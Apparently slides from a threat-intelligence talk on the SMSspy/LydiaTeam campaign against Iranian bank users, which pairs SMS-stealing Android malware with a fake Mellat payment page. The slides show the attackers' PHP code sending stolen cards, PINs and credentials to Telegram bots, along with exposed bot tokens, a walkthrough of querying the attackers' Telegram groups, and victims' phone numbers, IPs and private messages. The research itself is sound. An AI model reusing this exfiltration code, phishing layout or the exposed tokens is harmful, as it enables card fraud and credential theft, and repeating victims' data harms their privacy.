- Download an Android payment app malware
This is a dual attack - spy on SMS to get 2fa codes and also phish for the victim's credit card




SMSspy Threat Actor

STEP 4 - SMS Theft

- Android malware decompiled

```
File file2 = Common.File;  
this._lydialistlink = File.ReadList(File.getDirAssets(), "link.txt");  
this._lydialistport = new List();
```



```
File file4 = Common.File;  
this._lydialistport = File.ReadList(File.getDirAssets(), "getewayport.txt");
```

SMSSpy Threat Actor

STEP 4 - SMS Theft

- The PHP page uploads the victim's SMS messages to a C2 server using a hardcoded text file name.
- **Exfiltrated SMSs are textual, predictable and downloadable**

```
<?php
$token = "5134494401:AAE8PldCCdbXL-Rdjz4D0UaBRWpintyDyxw";
$id = "-1001574570310";
CURLOPT_URL => 'https://api.telegram.org/bot'.$token.'/sendDocument?chat_id='.$id,
CURLOPT_RETURNTRANSFER => true,
CURLOPT_ENCODING => '',
CURLOPT_MAXREDIRS => 10,
CURLOPT_TIMEOUT => 0,
CURLOPT_FOLLOWLOCATION => true,
CURLOPT_HTTP_VERSION => CURL_HTTP_VERSION_1_1,
CURLOPT_CUSTOMREQUEST => 'POST',
CURLOPT_POSTFIELDS => array('document'=> new CURLFILE('LydiaTeam.txt'), "caption"=>
```

← → ↻ sana-opieblw.xyz/amos/LydiaTeam.txt

Text: Dear user, a complaint against you was registered and issued on 11/11/1400 with the tracking code 300002151211
To follow up the complaint through the site:
<https://eblaghe-bn.ga>
Status: Sent

STEP5 - Credit Card theft

- Fake payment site

← → ↻ ⚠ Not secure | 212.114.52.201/7362/mellat/payment.mellat/index.php?Refid=13250974B4CB0A8F&lang=fa

🔒 <https://bpm.shaparak.ir/pgwchannel/pay.mellat?Refid=66CF529D55E2BFA1>



به پرداخت ملت
beh pardakht mellat

Internet payment to pay the nation

www.Behpardakht.com

Acceptor information

Ryan Communication : Acceptor Name
2374783 : Acceptor number
: website address
<https://www.eblagh-pay.ir>

20,000 ریال : The amount payable

Remaining time: 08:42

Year
Month

[Get a dynamic password](#)

Cancel
the payment

Card information

card number

Enter the 16-digit card number on the card

Second Identification Number (CVV2)

Enter the 3 or 4 digit number on the card

Card expiration date

Enter the expiration date of the card

Security code

Please enter the security code inside the box

Internet card password

Enter the internet password

email

Please enter a valid email (optional)

SMSspy Threat Actor

STEP5 - Credit Card Theft

- credit card details and user credentials are collected and sent to the attacker's telegram channel

```
if(true) {  
    $msg = "  
    <b>$type @NEW Card recived</b>  
  
    Card: <code>$pan</code>  
    Pass: <code>$pin</code>  
    Cvv2: <code>$cvv2</code>  
    Date: <code>$year/$month</code>  
  
    @Type : $otpr  
  
    IP : $ip  
  
    ";  
    @file_get_contents("https://api.telegram.org/bot$token/sendMessage?chat_id=$usrid&parse_mode=html&text=".urlencode($msg));  
}
```

SMSSpy Threat Actor

STEP5 - Credit Card Theft

- user credentials are collected and sent to the attacker's telegram channel

```
<?php
$token = "2133137749[REDACTED]//token
$chat_id = "196995254[REDACTED]";

if (isset($_POST["user"])) {
    if (isset($_POST["pass"])) {
        $u = $_POST["user"];
        $p = $_POST["pass"];
        $ip = $_SERVER['REMOTE_ADDR'];

        $data = [
            'text' => "نام : $u \n شماره : $p \n ip : $ip ",
            'chat_id' => $chat_id
        ];
        file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );
    }
}

header("Location: mellat/index.php"); //اینجا مسیر دایرکتوری درگاه ملتو میزاری
```

SMSspy Threat Actor




Telegram Group

- Exposed exfiltrated data in open Telegram group with valid invite links

https://api.telegram.org/bot5134494401:AAE8P1dCCdbXL-Rdjz4D0UaBRWpintyDyxw/getupdates?chat_id=-1001574570310

← → ↺ api.telegram.org/bot5134494401:AAE8P1dCCdbXL-Rdjz4D0UaBRWpintyDyxw/getchat?chat_id=-1001574570310


```
{"ok":true,"result":{"id":-1001574570310,"title":"Godrat","type":"supergroup","invite_link":"https://t.me/+FudLXjNQWhM5Yj00","permissions":
```



SMSspy Threat Actor - Attribution


Hacker's Identity

- The data Telegram group is misconfigured to display all group members/hackers without even joining the group




Groups

S Sssssmssss



Groups

S Sssssmssss



Groups

Data

SMSspy Threat Actor - Attribution




- **The SMS and Data group are not private, all_members_are_administrators everybody is welcome to join ...**
- But without access to messages ...

← → ↻ api.telegram.org/bot2026802664:AAFjQodINGqKtCMfwvnvDop2utpX2zjfTjLU/getChat?chat_id=-636897576

```
{ "ok": true, "result": { "id": -636897576, "title": "Sssssmssss", "type": "group", "invite_link": "https://t.me/+shX0dWwrz_QxYjZl", "permissions": { "can_invite_users": true, "can_pin_messages": true }, "all_members_are_administrators": true } }
```

SMSspy Threat Actor - Attribution

- I joined with my **real name** to both groups :)
- But there was no access to messages by new members...



SMSspy Threat Actor - Attribution

- **The Card group is not private, all data is accessible** via the Bot API function - getUpdates





api.telegram.org/bot5087501518:AAGan_OwFZX2P4O2sKvZYRUg-0BmFw3MhElgetupdates?chat_id=-1001603986877&id=5087564780

```
{"ok":true,"result":[{"update_id":956506522,
"message":{"message_id":1257,"from":{"id":435542521,"is_bot":false,"first_name":"Master","username":
"Master_XM","language_code":"en"},
```

```
InFo!\nNetwork : IR-MCI\nSmart-Phone : SM-G570F\nid-Mobile : 6ad8b299365fd75a\nPort
master\n\n\nip : .166\n#COdedBy : @LydiaTeam",
```

SMSspy Threat Actor - Attribution





- “So...Good” - seems like the main group



SMSspy Threat Actor - Attribution


- The **group allows access to all messages without being required to join first**

Hundreds of credit cards are listed



SMSspy Threat Actor - C2 infrastructure

Hundreds of malware samples and c2 servers infrastructure




SMSspy Threat Actor - C2 infrastructure

- Those Telegram groups are just the tip of the iceberg



SMSspy Threat Actor - Lydia team

- **LydiaTeam** - active in the Professor phishing Telegram group with 15k members



شماره درمیانری بنیا بی یک منیم
@tefixe

• **PROFESSOR PHISHING** •

Dec 05, 13:10

گیا زدن کامنت باگن

112 | 0

• **PROFESSOR PHISHING** •

Dec 05, 13:09

📱 | New message From Target!

• Message :

بانک ملی
خرید
شرکت آسان پرداخت
مبلغ 1,000,000
رمز 9534881

• PROFESSOR PHISHING •

Dec 06, 18:35

• New message From Target!

●Message :

پسر عمو به زنت بگو خجالت بکنه اینقدر تو این زندگی کوتاهی سرک نکنه من واگذار میکنم به خدا
بپش بگو حق نداری به بچه من بگه من جلده ام به طاهاه گفته به پاسبان میگه بگه منو برادر قمار
بازش به این روز انداخت جای خجالت کشیدن داره برام خط نشان می‌کنه من اگه بندم من اگه خورم
به خودم مربوطه نگاه منو زنت حمل نمیکنه اگه خوش جای من بود خودشو هر میدان من سختی زیاد
کتنیم خدا تاوانشو ازشون میگیره بجای این همه حرف مفت بشینه به برادرش زنگ بزنه بگه آدم
بشه در ضمن من تو رو مثل بابام دوست داشتم تو منو وارد این جهنم کردی اون روز هم اگه زنگ
زدم فکر میکردم پیشیتان هستی وگرنه زنگ نمیزدم بپش بگو داداشن بره تو قمار خورنه با همیره تا
جستشو بیان نشانیالله

Model : SM-A325F

MobileNumber : 989030688259

Id-Mobile : 8356ccd981469fa9

```
|•PoRt : @Sol_sol0
```

ip : 31.2.192.147

#CodedBy: @LydiaTeam

SMSspy Threat Actor - C2 infrastructure

- Searching for “newCard recived” (intentional typo) in Google, returned with Zalm_phishing Group - stolen card data



[All](#) [News](#) [Images](#) [Videos](#) [Shopping](#) [More](#)

About 2 results (0.40 seconds)

Did you mean: "@NEw Card **received**"

It looks like there aren't many great matches for your search

Tip Try using words that might appear on the page that you're looking for. For example, 'cake recipes' instead of 'how to make a cake'

<https://telemetr.io> > channels > 15162... · [Translate this page](#) ⋮

статистика аудиторії телеграм каналу **zalem**  **phishing**

27 Nov 2021 — Скопійовано! отр @NEw Card recived. Card: 61043##### Pass: Cvv2: 990

Date: 05/03 ...

SMSspy Threat Actor - C2 Attribution

- Baba_zorro - owner of Zalem phishing Telegram group with **30k members**

zalem<=>phishing

@Zalem_Phishing Like 0

Is this your channel? [Confirm ownership](#) for additional features

Owner : @baba_zorro

GODRAT

29 976 members

~173 avg post reach

~4.4k daily reach

~33 posts per day

0.6% ERR %

0.3 citation index

Cellcom 15:02 69%

< Back

-PATRICK
last seen recently

message call mute more

username @baba_zorro

bio
I WISH IT WERE IMPORTANT FOR ME!

[Add to Contacts](#)

[Block User](#)

SMSspy Threat Actor - C2 Attribution

356

17K

**GP_GOODRAT**
17,816 members

t.me/GP_adidas_fish
Link

@adidas_fish
Description

Notifications

131 photos

20 videos

3 audio files

22 shared links

13 voice messages

128 GIFs

17,816 MEMBERS

mmd
last seen recently

last seen recently

VIEW IN TELEGRAM

Preview channel

20K

**Shombol Phishing**
20,711 subscribers

t.me/ShombolPhishing
Link

به شومبول فیشینگ خوش اومدی شومبول طلا!
کارت میزاییم فقط گاو بازی در نیار برار بقیه هم بزنن
گروه شومبول چت ShombolChat@
Description

Notifications

VIEW CHANNEL

267 photos

20 videos

7 files

33 audio files

157 shared links

12 voice messages

12 GIFs

27K

**xalem-c-phishing**
27,872 subscribers

Pinned message

Card Sharq Join @Zalem_Phishing

Leave a comment

New SMS From (HWCUN-L6735-HUAWEI-bc) TarGet!

From: Bank Mellat

SMS Body:

918*4408

شارز

200,000 مبلغ

8368596 رمز پویا

Time: 22:54:54 - ب.ظ

BatRy: 8 %

OpRatOr: irancell

ANDROID ID: #1c9f07326f57a5d43

IP: 5.123.42.46

Coded By: @Defaceram

122 all 20:35

Leave a comment

New SMS From (HWCUN-L6735-HUAWEI-2c) TarGet!

From: Bank Mellat

SMS Body:

پرداخت

رایان ارتباط

1,090,000 مبلغ

3596963 رمز پویا

Time: 22:54:48 - ب.ظ

BatRy: 8 %

OpRatOr: irancell

ANDROID ID: #1c9f07326f57a5d43

IP: 5.123.42.46

Coded By: @Defaceram

122 all 20:35

4 comments

62K

**GOODRAT**
62,566 subscribers

September 25, 2020

Channel created

January 2

GOODRAT

خدا یا ماست

Mr.ariu

Dael.mamad

Amoo_godret

635 edited 13:27

13 comments

GOODRAT

GOODRAT

خدا یا ماست

بله همیشه

611 15:28

GOODRAT

Forwarded from CbBy Gd

خرید شارژ با موفقیت انجام شد.

8241212803701659

2628689992536167

نام صاحب کارت:

مبلغ شارژ: 2,000

اپراتور: ایرانشل

تعداد: ۲

Coded by: @IRGangPhish

610 19:13

83K



https://t.me/Hackers_Cay...

83 401 members, 4 229 online

ElIWellcome

JOIN GROUP

SMSspy Threat Actor - Android malware

SMSspy Android Malware

- Lets decompile the malware



Dangerous | adiliran.xyz

Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

bargh/	2021-12-31 04:12	-	
ir.apk	2022-01-02 13:38	1.9M	
ir/	2021-12-30 09:19	-	
lr.apk	2022-01-02 04:04	1.7M	
sighe.apk	2021-12-31 17:32	2.0M	
sighe/	2022-01-01 01:20	-	
tel/	2022-01-03 02:35	-	

android

androidx

anywheresoftware

b4a

com

javax

net

net > LydiaTeam

Name

firebaseessaging.class	C
main.class	C
lockpage.class	C
lydiatxt.class	C
lydiaservicesms.class	C
lydiaservice1.class	C
lydiasocket.class	C
starter.class	C
lydiaservicesms\$ResumableSub_Service_...	C
R\$Id.class	C
R\$styleable.class	C
main\$ResumableSub_Activity_Create.class	C
R\$drawable.class	C
R\$string.class	C
R\$dimen.class	C
firebaseessaging\$ResumableSub_Servi...	C
main\$1.class	C
R\$attr.class	C
R\$color.class	C
R\$style.class	C
starter\$ResumableSub_Service_Start.class	C
R\$layout.class	C
lockpage\$ResumeMessage.class	C
main\$ResumeMessage.class	C
lockpage\$HandleKeyDelayed.class	C

SMSspy Threat Actor - Android malware

